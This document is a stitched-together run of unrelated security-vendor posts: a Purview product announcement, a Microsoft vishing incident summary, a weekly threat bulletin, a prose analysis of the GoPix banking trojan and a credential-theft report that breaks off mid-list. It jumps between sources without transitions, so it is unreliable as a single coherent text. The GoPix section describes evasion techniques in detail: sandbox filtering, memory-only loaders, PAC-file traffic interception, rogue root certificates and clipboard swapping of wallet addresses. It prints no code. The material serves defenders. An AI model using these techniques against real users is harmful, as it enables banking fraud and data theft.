Check Point is proud to integrate with NVIDIA DSX Air’s testing environment, enabling organizations to pre-validate their security aware AI data center designs before ever deploying their first piece of hardware in production to build and run their own AI. Testing AI Factory deployments end-to-end is challenging and can require complex multi-vendor orchestration. From compute to networking, orchestration, and security, ensuring integrations, configurations and automations perform as expected can become resource-intensive with so many factors at play. Now, organizations can perform large-scale cyber security validation testing before deploying AI Factories, using the NVIDIA DSX Air cloud-based simulation and validation platform. Why are Organizations Building Their […]
As organizations adopt AI, security and governance remain core primitives for safe AI transformation and acceleration. After all, data leaders are aware of the notion that:
Your AI is only as good as your data.
Organizations are skeptical about AI transformation due to concerns of sensitive data oversharing and poor data quality. In fact, 86% of organizations lack visibility into AI data flows, operating in darkness about what information employees share with AI systems [1]. Compounding on this challenge, about 67% of executives are uncomfortable using data for AI due to quality concerns [2]. The challenges of data oversharing and poor data quality requires organizations to solve these issues seamlessly for the safe usage of AI. Microsoft Purview offers a modern, unified approach to help organizations secure and govern data across their entire data estate, in particular best in class integrations with M365, Microsoft Fabric, and Azure data estates, streamlining oversight and reducing complexity across the estate.
At FabCon Atlanta, we’re announcing new Microsoft Purview innovations for Fabric to help seamlessly secure and confidently activate your data for AI transformation. These updates span data security and data governance, granting Fabric users to both
Discoverrisks and prevent data oversharing in Fabric
Improve governance processes and data quality across their data estate
1. Discover risks and prevent data oversharing in Fabric
As data volume increases with AI usage, Microsoft Purview secures your data with capabilities such as Information Protection, Data Loss Prevention (DLP), Insider Risk Management (IRM), and Data Security Posture Management (DSPM). These capabilities work together to secure data throughout its lifecycle and now specifically for your Fabric data estate. Here are a few new Purview innovations for your Fabric estate:
Microsoft Purview DLP policies to prevent data leakage for Fabric Warehouse and KQL/SQL DBs
Now generally available, Microsoft Purview DLP policies allow Fabricadmins to prevent data oversharing in Fabric through policy tip triggering when sensitive data is detected in assets uploaded to Warehouses. Additionally, in preview, Purview DLP enables Fabric admins to restrict access to assets with sensitive data in KQL/SQL DBs and Fabric Warehouses to prevent data oversharing. This helps admins limit access to sensitive data detected in these data sources and data stores to just asset owners and allowed collaborators. These DLP innovations expand upon the depth and breadth of existing DLP policies to ensure sensitive data in Fabric is protected.
Figure 1. DLP restrict access preventing data oversharing of customer information stored in a KQL database.
Microsoft Purview Insider Risk Management (IRM) indicators for Lakehouse, IRM data theft quick policy for Fabric, and IRM pay-as-you-go usage report for Fabric
Microsoft Purview Insider Risk Management is now generally available for Microsoft Fabric extending its risk-detection capabilities to Microsoft Fabric lakehouses (in addition to Power BI which is supported today) by offering ready-to-use risk indicators based on risky user activities in Fabric lakehouses, such as sharing data from a Fabric lakehouse with people outside the organization . Additionally, IRM data theft policy is now generally available for security admins to create a data theft policy to detect Fabric data exfiltration, such as exporting Power BI reports. Also, organizations now have visibility into how much they are billed with the IRM pay-as-you-go usage report for Fabric, providing customers with an easy-to-use dashboard to track their consumption and predictability on costs.
Figure 2. IRM identifying risky user behavior when handling data in a Fabric Lakehouse.
Figure 3. Security admins can create a data theft policy to detect Fabric data exfiltration.
Figure 4. Security admins can check the pay-as-you-go usage (processing units) across different workloads and activities such as the downgrading of sensitivity labels of a lakehouse through the usage report.
Microsoft Purview for all Fabric Copilots and Agents
Microsoft Purview currently provides capabilities in preview for all Copilots and Agents in Fabric. Organizations can:
Discover data risks such as sensitive data in user prompts and responses and receive recommended actions to reduce these risks.
Detect and remediate oversharing risks with Data Risk Assessments on DSPM, that identify potentially overshared, unprotected, or sensitive Fabric assets, giving teams clear visibility into where data exposure exists and enabling targeted actions—like applying labels or policies—to reduce risk and ensure Fabric data is AI‑ready and governed by design.
Identify risky AI usage with Microsoft Purview Insider Risk Management to investigate risky AI usage, such as an inadvertent user who has neglected security best practices and shared sensitive data in AI.
Govern AI usage with Microsoft Purview Audit, Microsoft Purview eDiscovery, retention policies, and non-compliant usage detection.
Figure 5. Purview DSPM provides admins with the ability to discover data risks such as a user’s attempt to obtain historical data within a data agent in the Data Science workload in Fabric. DSPM subsequently provides actions to solve this risk.
Now that we’ve covered how Purview helps secure Fabric data and AI, the next focus is ensuring Fabric users can use that data responsibly.
2. Improve governance processes and data quality across their data estate
Once an organization’s data is secured for AI, the next challenge is ensuring consumers can easily find and trust the data needed for AI. This is where the Purview Unified Catalog comes in, serving as the foundation for enterprise data governance. Estate-wide data discovery provides a holistic view of the data landscape, helping prevent valuable data from being underutilized. Built-in data quality tools enable teams to measure, monitor, and remediate issues such as incomplete records, inconsistencies, and redundancies, ensuring decisions and AI outcomes are based on trusted, reliable data. Purview provides additional governance capabilities for all data consumers and governance teams and supplement those who utilize the Fabric OneLake catalog. Here are a few new innovations within the Purview Unified Catalog:
Publication workflows for data products and glossary terms
Now generally available, data owners can leverage Workflows in the Purview Unified Catalog to manage how data products and glossary terms are published. Customizable workflows enable governance teams to work faster to create a well curated catalog, specifically by ensuring that data products and glossary terms are published and governed responsibly. Data consumers can request access to data products and be reassured that the data is held to a certain governance standard by governance teams.
Figure 6. Customizing a Workflow for publishing a glossary term in your catalog.
Data quality for ungoverned assets in the Unified Catalog, including Fabric data
In the Unified Catalog, Data Quality for ungoverned data assets allows organizations to run data quality on data assets, including Fabric assets, without linking them to data products. This approach enables data quality stewards to run data quality at a faster speed and on greater scale, ensuring that their organizations can democratize high quality data for AI use cases.
Figure 7. Running data quality on data assets without it being associated with a data product.
Looking Forward
As organizations accelerate their AI ambitions, data security and governance become essential. Microsoft Purview and Microsoft Fabric deliver an integrated and unified foundation that enables organizations to innovate with confidence, ensuring data is protected, governed, and trusted for responsible AI activation.
We’re committed to helping you stay ahead of evolving challenges and opportunities as you unlock more value from your data. Explore these new capabilities and join us on the journey toward a more secure, governed, and AI‑ready data future.
In our eighth Cyberattack Series report, Microsoft Incident Response—the Detection and Response Team (DART)—investigates a recent identity-first, human-operated intrusion that relied less on exploiting software vulnerabilities and more on deception and legitimate tools. After a customer reached out for assistance in November 2025, DART uncovered a campaign built on persistent Microsoft Teams voice phishing (vishing), where a threat actor impersonated IT support and targeted multiple employees. Following two failed attempts, the threat actor ultimately convinced a third user to grant remote access through Quick Assist, enabling the initial compromise of a corporate device.
This case highlights a growing class of cyberattacks that exploit trust, collaboration platforms, and built-in tooling, and underscores why defenders must be prepared to detect and disrupt these techniques before they escalate. Read the full report to dive deeper into this vishing breach of trust.
What happened?
Once remote interactive access was established, the threat actor shifted from social engineering to hands-on keyboard compromise, steering the user toward a malicious website under their control. Evidence gathered from browser history and Quick Assist artifacts showed the user was prompted to enter corporate credentials into a spoofed web form, which then initiated the download of multiple malicious payloads. One of the earliest artifacts—a disguised Microsoft Installer (MSI) package—used trusted Windows mechanisms to sideload a malicious dynamic link library (DLL) and establish outbound command-and-control, allowing the threat actor to execute code under the guise of legitimate software.
Subsequent payloads expanded this foothold, introducing encrypted loaders, remote command execution through standard administrative tooling, and proxy-based connectivity to obscure threat actor activity. Over time, additional components enabled credential harvesting and session hijacking, giving the threat actor sustained, interactive control within the environment and the ability to operate using techniques designed to blend in with normal enterprise activity rather than trigger overt alarms.
Trust is the weak point: Threat actors increasingly exploit trust—not just software flaws—using social engineering inside collaboration platforms to gain initial access.1
How did Microsoft respond?
Given the growing pattern of identity-first intrusions that begin with collaboration-based social engineering, DART moved quickly to contain risk and validate scope. The team confirmed that the compromise originated from a successful Microsoft Teams voice phishing interaction and immediately prioritized actions to prevent identity or directory-level impact. Through focused investigation, we established that the activity was short-lived and limited in reach, allowing responders to concentrate on early-stage tooling and entry points to understand how access was achieved and constrained.
To disrupt the intrusion, DART conducted targeted eviction and applied tactical containment controls to protect privileged assets and restrict lateral movement. Using proprietary forensic and investigation tooling, the team collected and analyzed evidence across affected systems, validated that threat actor objectives were not met, and confirmed the absence of persistence mechanisms. These actions enabled rapid recovery while helping to ensure the environment was fully secured before declaring the incident resolved.
What can customers do to strengthen their defenses?
Human nature works against us in these cyberattacks. Employees are conditioned to be responsive, helpful, and collaborative, especially when requests appear to come from internal IT or support teams. Threat actors exploit that instinct, using voice phishing and collaboration tools to create a sense of urgency and legitimacy that can override caution in the moment.
To mitigate exposure, DART recommends organizations take deliberate steps to limit how social engineering attacks can propagate through Microsoft Teams and how legitimate remote access tools can be misused. This starts with tightening external collaboration by restricting inbound communications from unmanaged Teams accounts and implementing an allowlist model that permits contact only from trusted external domains. At the same time, organizations should review their use of remote monitoring and management tools, inventory what is truly required, and remove or disable utilities—such as Quick Assist—where they are unnecessary.
Together, these measures help shrink the attack surface, reduce opportunities for identity-driven compromise, and make it harder for threat actors to turn human trust into initial access, while preserving the collaboration employees rely on to do their work.
What is the Cyberattack Series?
In our Cyberattack Series, customers discover how DART investigates unique and notable attacks. For each cyberattack story, we share:
How the cyberattack happened.
How the breach was discovered.
Microsoft’s investigation and eviction of the threat actor.
Strategies to avoid similar cyberattacks.
DART is made up of highly skilled investigators, researchers, engineers, and analysts who specialize in handling global security incidents. We’re here for customers with dedicated experts to work with you before, during, and after a cybersecurity incident.
To learn more about DART capabilities, please visit our website, or reach out to your Microsoft account manager or Premier Support contact. To learn more about the cybersecurity incidents described above, including more insights and information on how to protect your own organization, download the full report.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
For the latest discoveries in cyber research for the week of 16th March, please download our Threat Intelligence Bulletin.
TOP ATTACKS AND BREACHES
United States-based medical technology company Stryker has suffered a cyberattack that caused a global disruption to its environment. The company said its surgical robotics, clinical communications platform, and life support monitors are safe to use. Media reports said employee devices were factory reset across multiple locations worldwide. Iranian group Handala Hack has claimed responsibility for the attack and said it had exfiltrated large amounts of data as part of the attack.
Telus Digital, a subsidiary of Canadian telecom firm Telus, has confirmed a breach involving unauthorized access to a limited number of systems. Hacker group ShinyHunters claims to have stolen nearly one petabyte of customer and call data and demanded $65 million in ransom, although the company said it has not verified those claims and reported no disruption.
Encrypted messaging service Signal has experienced targeted phishing campaigns leading to account takeovers of high-profile users, including journalists and government officials. Signal said its infrastructure and encryption remain intact, and attackers tricked victims into sharing SMS verification codes and Signal PINs to provision new devices and impersonate them.
Loblaw Companies Limited, Canada’s largest food and pharmacy retailer, has suffered a data breach after hackers accessed part of its IT network. The company said names, phone numbers, and email addresses were exposed, prompting a forced logout for customer accounts, while payment, health, and password data do not appear affected.
AI THREATS
Researchers evaluated autonomous AI agents on widely used models and found they initiated offensive actions without malicious prompts, hacking their own operating environments. In tests, agents posted passwords, bypassed antivirus, forged credentials, and escalated privileges to access sensitive data, showing how autonomy can amplify security risk.
Researchers unearthed a campaign using an AI-powered bot, hackerbot-claw, to exploit misconfigured GitHub Actions in open-source repositories, including Aqua Security. The bot stole a token to seize Aqua’s Trivy repository and publish a malicious extension that ran AI tools to harvest secrets and push results to the victim’s GitHub.
Researchers investigated malvertising campaigns that impersonate popular AI agents, including Claude Code, OpenClaw, and Doubao, to push infostealing malware through Google Search ads. The fake documentation pages instruct users to run commands that install AMOS on macOS and Amatera on Windows, enabling theft of credentials and corporate files.
VULNERABILITIES AND PATCHES
SolarWinds Web Help Desk, an IT ticketing platform, is affected by CVE-2025-26399, a high-severity deserialization flaw that attackers are exploiting to run commands on servers. Successful exploitation can enable takeover and data theft, and patches are available after the vulnerability was added to CISA’s exploited flaws catalog.
Check Point IPS provides protection against this threat (SolarWinds Web Help Desk Insecure Deserialization ( CVE-2024-28986, CVE-2024-28988, CVE-2025-40553, CVE-2025-26399))
Google has released an out-of-band Chrome update addressing two high-severity zero-days, CVE-2026-3909 in Skia memory handling and CVE-2026-3910 in V8. Both can be triggered by visiting a malicious site and may enable code execution in the browser.
The n8n workflow automation platform has fixed CVE-2025-68613, a CVSS 10 remote code execution flaw that is under active exploitation. The issue allows authenticated users to run code and compromise servers, and patches were released in versions 1.120.4, 1.121.1, and 1.122.0.
Check Point IPS provides protection against this threat (n8n Remote Code Execution (CVE-2025-68613))
THREAT INTELLIGENCE REPORTS
Check Point Research has analyzed the Iranian threat group Handala Hack, a hacktivist persona run by the Void Manticore APT group, which is affiliated with the Iranian Ministry of Intelligence. The group targets IT and VPN infrastructure to gain initial access to victim organizations, before using tools such as NetBird for lateral movement. The group then aims to exfiltrate and wipe victim organizations’ data.
Check Point Harmony Endpoint and Threat Emulation provide protection against these threats
Check Point Research has examined Iranian Ministry of Intelligence-linked groups use of criminal tools and services, including Handala Hack deploying Rhadamanthys infostealer alongside wipers against Israeli targets. The report also noted overlaps between MuddyWater activity, Tsundere and DinDoor botnet infrastructure, and CastleLoader certificates.
Check Point Harmony Endpoint and Threat Emulation provide protection against these threats
Check Point Research analyzed February 2026 cyber-attacks, as organizations averaged 2,086 weekly attacks, up 9.6% year over year, with education most targeted and Latin America recording the highest volumes. Ransomware totaled 629 incidents, while enterprise GenAI use continued to pose data‑leak risk in 1 of every 31 prompts.
Check Point Research have analyzed China-nexus espionage campaigns targeting Qatar. A Camaro Dragon campaign attempted to deploy PlugX, while a second operation delivered Cobalt Strike via war-themed lures abusing trusted software targeting government and energy-related entities.
Check Point Harmony Endpoint and Threat Emulation provide protection against these threats
Fortinet’s Recognition for the Fortinet OT Security Platform marks Fortinet’s 11ᵗʰ Gartner Magic Quadrant inclusion, and we believe reinforces the strength of a platform-driven approach across IT and OT
GoPix is an advanced persistent threat targeting Brazilian financial institutions’ customers and cryptocurrency users. It represents an evolved threat targeting internet banking users through memory-only implants and obfuscated PowerShell scripts. It evolved from the RAT and Automated Transfer System (ATS) threats that were used in other malware campaigns into a unique threat never seen before. Operating as a LOLBin (Living-off-the-Land Binary), GoPix exemplifies a sophisticated approach that integrates malvertising vectors via platforms such as Google Ads to compromise prominent financial institutions’ customers.
Our extensive analysis reveals GoPix’s capabilities to execute man-in-the-middle attacks, monitor Pix transactions, Boleto slips, and manipulate cryptocurrency transactions. The malware strategically bypasses security measures implemented by financial institutions while maintaining persistence and employing robust cleanup mechanisms to challenge Digital Forensics and Incident Response (DFIR) efforts.
GoPix has reached a level of sophistication never before seen in malware originating in Brazil. It’s been over three years since we first identified it, and it remains highly active. The threat is recognized for its stealthy methods of infecting victims and evading detection by security software, using new tricks to stay operable.
The threat differs in its behavior from the RATs already seen in other Brazilian families, such as Grandoreiro. GoPix uses C2s with a very short lifespan, which stay online only for a few hours. In addition, the attackers behind this threat abuse legitimate anti-fraud and reputation services to perform targeted delivery of its payload and ensure that they have not infected a sandbox or system used in analysis. They handpick their victims, financial bodies of state governments and large corporations.
The campaign leverages a malvertisement technique which has been active since December 2022. The strategic use of multiple obfuscation layers and a stolen code signing certificate showcases GoPix’s ability to evade traditional security defenses and steal and manipulate sensitive financial data.
The Brazilian group behind GoPix is clearly learning from APT groups to make malware persistent and hide it, loading its modules into memory, keeping few artifacts on disk, and making hunting with YARA rules ineffective for capturing them. The malware can also switch between processes for specific functionalities, potentially disabling security software, as well as executing a man-in-the-middle attack with a previously unseen technique.
Initial infection
Initial infection is achieved through malvertising campaigns. The threat actors in most cases use Google Ads to spread baits related to popular services like WhatsApp, Google Chrome, and the Brazilian postal service Correios and lure victims to malicious landing pages.
We have been monitoring this threat since 2023, and it continues to be very active for the time being.
When the user ends up on the GoPix landing page, the malware abuses legitimate IP scoring systems to determine whether the user is a target of interest or a bot running in malware analysis environments. The initial scoring is done through a legitimate anti-fraud service, with a number of browser and environment parameters sent to this service, which returns a request ID. The malicious website uses this ID to check whether the user should receive the malicious installer or be redirected to a harmless dummy landing page. If the user is not considered a valuable target, no malware is delivered.
Website shown if the user is detected as a bot or sandbox
However, if the victim passes the bot check, the malicious website will query the check.php endpoint, which will then return a JSON response with two URLs:
JSON response from a malicious endpoint
The victim will then be presented with a fake webpage offering to download advertised software, this being the malicious “WhatsApp Web installer” in the case at hand. To decide which URL the victim will be redirected to, another check happens in the JavaScript code for whether the 27275 port is open on localhost.
WebSocket request to check if the port is open
This port is used by the Avast Safe Banking feature, present in many Avast products, which are very popular in countries like Brazil. If the port is open, the victim is led to download the first-stage payload from the second URL (url2). It is a ZIP file containing an LNK file with an obfuscated PowerShell designed to download the next stage. If the port is closed, the victim is redirected to the first URL (url), which offers to download a fake WhatsApp executable NSIS installer.
At first, we thought this detection could lead the victim to a potential exploit. However, during our research, we discovered that the only difference was that if Avast was installed, the victim was led to another infection vector, which we describe below.
Malware delivered through a malicious website
Infection chain
First-stage payload
If no Avast solution is installed, an executable NSIS installer file is delivered to the victim’s device. The attackers change this installer frequently to avoid detection. It’s digitally signed with a stolen code signing certificate issued to “PLK Management Limited”, also used to sign the legitimate “Driver Easy Pro” software.
Stolen certificate used to sign the malicious installer
The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.
NSIS installer code creating a batch file
However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.
The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.
It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.
Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).
GoPix delivery chain
Initial PowerShell script
This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.
System information collection
The information contained within this JSON is as follows:
Folder and file names to be created under the %APPDATA% directory
Obfuscated PowerShell script
Encrypted PowerShell script ps
Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
GoPix configuration file pf
Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.
Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.
Deobfuscated PowerShell script
Decrypted PowerShell script “ps”
The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.
PowerShell script shellcode jumps to the malware loader shellcode
The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.
Building the GoPix shellcode depending on the targeted architecture
Shellcode
This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.
The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique
The first time GoPix is dropped into memory through PowerShell, its structure is as follows:
Memory dropper shellcode
Memory dropper DLL
Main payload shellcode
Main payload DLL
Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.
MZ signature zeroed
GoPix dropper
When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.
After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.
The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function
Main GoPix implant
Clipboard stealing functionality
Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.
Boleto bancário targeted in clipboard-stealing functionality
When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.
Unique man-in-the-middle attack
PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.
In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.
PAC file excerpt
To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.
CRC32
Target
8BD688E8
local
8CA8ACFF
www2.banco********.com.br
AD8F5213
autoatendimento.********.com.br
105A3F17
www2.****.com.br
B477FE70
internetbanking.*******.gov.br
785F39C2
loginx.********.br
C72C8593
internetpf.*****.com.br
75E3C3BA
internet.*****.com.br
FD4E6024
internetbanking.*******.com.br
HTTPS interception
Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.
GoPix trusted root certificate
Conclusion
With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.
This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.
Credential theft is the dominant initial access vector for enterprise breaches. In 2025, Recorded Future detected:
1.95 billion malware combo list credential exposures
36 million database combo list credential exposures
24 million database dump credential exposures
892 million malware log credential exposures
Five findings stand out from the data:
Credential theft accelerated as the year progressed. Recorded Future identified 50% more credentials in the second half of 2025 than in the first half of the year. 90% more credentials were identified in the last three months of the year than in the first three months
Stolen credentials are targeted, not random. Of the 7 million credentials indexed with identifiable authorization URLs, 63.2% were tied to authentication systems. VPNs, RMM tools, cloud platforms, and detection software also featured prominently — meaning attackers are often going directly for the systems that provide the broadest access and, in some cases, the ability to blind security teams entirely.
Infostealer malware is outpacing traditional breach detection. Each compromised device yielded an average of 87 stolen credentials. The scale and precision of modern infostealers means a single infected endpoint — including a personal device used to access corporate systems — can expose an entire organization.
MFA alone is no longer sufficient protection. 276 million of the credentials indexed in 2025 included active session cookies, meaning attackers can bypass multi-factor authentication entirely. This represents 31% of all malware-sourced credentials.
Detection speed is the decisive advantage. Over half of all credentials (53%) were indexed within one week of exfiltration, and 36.4% within 24 hours. Organizations that act on intelligence quickly can intervene before stolen credentials are exploited.
The Scale of the Problem: Compromised Credentials in 2025
Volume Grew Throughout the Year
Credential compromise from malware logs was not a static risk in 2025 — it compounded. Recorded Future observed a consistent upward trend throughout the year, with the second half producing 50% more indexed credentials than the first.
The final three months of the year were particularly active: They saw 90% more volume than the first three months, reflecting both the continued proliferation of infostealer malware-as-a-service (MaaS) and the disruption and reformation of major malware families mid-year (covered in detail in the malware section below).
CHART 1: Monthly credential volume from malware logs, full year 2025 (Source: Recorded Future)
What this means for security teams: Seasonal or quarterly threat reviews are insufficient. The volume and pace of credential exposure in 2025 demands continuous monitoring — not periodic audits.
What do Those Credentials Actually Unlock?
CHART 2: Top authorization URL categories, 2025 (Source: Recorded Future)
More credentials exposed means more doors open to attackers. The authorization URL data from 2025 reveals exactly which doors they're targeting — and the picture is stark.
Of the 7 million credentials with high-risk authorization URLs indexed in 2025, 63.2% were tied to authentication systems. The next largest categories were web content management (9.95%) and cloud computing (7.58%), followed by remote monitoring and management tools (6.19%) and email infrastructure (3.87%).
This is not a random distribution. Authentication systems, cloud platforms, and remote access tools — VPNs at 2.4% and RMM tools at 6.19% — are precisely the systems that give attackers the broadest foothold inside an organization. A single stolen credential for an authentication portal or VPN can serve as the entry point for lateral movement, privilege escalation, and ultimately a full breach.
The presence of detection and response software (1.17%) and SIEM platforms (0.06%) in this list is particularly notable. Credentials for the tools organizations rely on to detect attacks are themselves being stolen — giving attackers the ability to blind security teams before they strike.
What this means for security teams: The value of a stolen credential is determined by what it unlocks. Prioritize monitoring and rapid response for credentials tied to authentication systems, remote access tools, cloud infrastructure, and security platforms — these can represent the highest-leverage targets for attackers operating with stolen credentials.
A Global Problem With Regional Concentration
Compromised credentials were indexed from organizations across the globe. The ten countries with the highest credential volume in 2025 were:
Table 1: Credentials indexed by country (Source: Recorded Future)
MAP 1: Credentials indexed by country (Source: Recorded Future)
The breadth of this data underscores that credential theft is not concentrated in a single region or industry — it is a universal risk. Organizations with global workforces, multinational supply chains, or international customer bases face exposure across multiple geographies simultaneously.
The Anatomy of a Compromise: What Attackers Actually Steal
87 Credentials Per Device
When an employee's device is infected with infostealer malware, the damage rarely stops at one account. In 2025, the average compromised device yielded 87 stolen credentials — spanning corporate applications, personal accounts, and cloud services accessed from the same machine.
Recorded Future's Compromised Host Incident Reports surface the full scope of each device-level infection, including the malware family responsible, file paths, IP addresses, and infection timelines. This context is what separates actionable intelligence from a list of leaked passwords.
What this means for security teams: A single alert should trigger a device-level incident response, not just a password reset. Understanding what else was on that machine — and what else may have been exfiltrated — is essential to containing the full extent of the exposure.
The Cookie Problem: Why MFA Isn't Enough
One of the most significant findings from 2025 is the volume of credentials that included active session cookies alongside stolen passwords. Recorded Future indexed 276 million credentials with cookies — 31% of all malware-sourced credentials — a figure that grew 30% from the first half of the year to the second half.
Session cookies allow attackers to authenticate as a user without entering a password or completing an MFA challenge. They effectively render secondary authentication controls irrelevant for as long as the session remains active.
December was the single highest month for cookie-bearing credential exposure, indexing 18% more than the next highest month (November).
CHART 3: Monthly volume of credentials with cookies, 2025 (Source: Recorded Future)
What this means for security teams: MFA enrollment is necessary but not sufficient. Organizations should monitor for session cookie theft specifically, enforce shorter session token lifespans for high-risk applications, and treat any credential exposure from an infostealer log as a potential authentication bypass — not just a password reset trigger.
The Infostealer Ecosystem: How the Malware Landscape Shifted in 2025
LummaC2: The Year's Dominant Threat
LummaStealer emerged as the most widely deployed infostealer of 2025. Operating under a malware-as-a-service model since late 2022, it matured significantly over the past year, targeting Windows systems to harvest browser credentials, session cookies, cryptocurrency wallets, and two-factor authentication tokens.
Its distribution relied heavily on social engineering — fake software downloads and "ClickFix" techniques that trick users into executing malicious commands disguised as CAPTCHA challenges. Recent campaigns used CastleLoader for delivery, running obfuscated payloads in memory to evade detection.
In May 2025, a coordinated law enforcement action neutralized more than 2,300 LummaC2 command-and-control domains. The disruption was significant — but not fatal. LummaStealer operators migrated to bulletproof hosting services and employed sophisticated sandbox evasion techniques, including trigonometric analysis of mouse movements to avoid automated detection environments. Activity continued under private, select-affiliate operations through the remainder of the year.
How the Rest of the Ecosystem Responded
The 2025 infostealer landscape was shaped as much by law enforcement disruption as by attacker innovation. Each takedown created a vacuum that other malware families quickly filled.
Early 2025: The late-2024 law enforcement actions against RedLine and META pushed users toward emerging MaaS alternatives, consolidating volume around LummaC2 and accelerating its dominance through Q2.
Mid-2025: Following the LummaC2 disruption in May, established families — Rhadamanthys, Vidar, and StealC — absorbed the displaced activity. Rhadamanthys led through the summer until its own infrastructure was taken down by law enforcement in November 2025. Vidar stepped into the lead position thereafter.
Rebranding as a survival strategy: Disruption prompted reinvention. StealC relaunched as StealC v2. Vidar operators attempted a similar rebrand. These moves reflect a deliberate effort by malware developers to obscure continuity and frustrate attribution.
macOS: Atomic macOS Stealer (AMOS) dominated the macOS market through most of 2025, disappearing in October before returning in February 2026. MacSync (formerly Mac.C) emerged as the primary commodity macOS infostealer by year end.
Private operations grew: Increased law enforcement pressure on publicly accessible MaaS tools pushed sophisticated threat actors toward private infostealers with restricted affiliate access. Acreed (also known as ACR Stealer) and Odyssey Stealer represented the most significant private-operation families of 2025. Private Lumma operations also continued post-disruption.
What this means for security teams: Malware family names change. Takedowns create temporary disruption, not permanent resolution. Organizations that track exposure by malware family rather than only by leaked credential volume will be better positioned to understand the true source and scope of each incident.
Recommendations for Security Teams
The 2025 data points to four areas where security teams can meaningfully reduce their exposure to credential-based attacks.
1. Extend monitoring to personal devices. The majority of infostealer infections occur on personal devices used to access corporate systems — a risk that endpoint detection tools and traditional perimeter controls cannot address. Monitoring infostealer malware logs directly provides visibility into these exposures before they are weaponized.
One large automotive parts distributor found that Recorded Future surfaced stolen credentials tied to an employee's personal device — an exposure their existing tools had no visibility into and would likely never have caught.
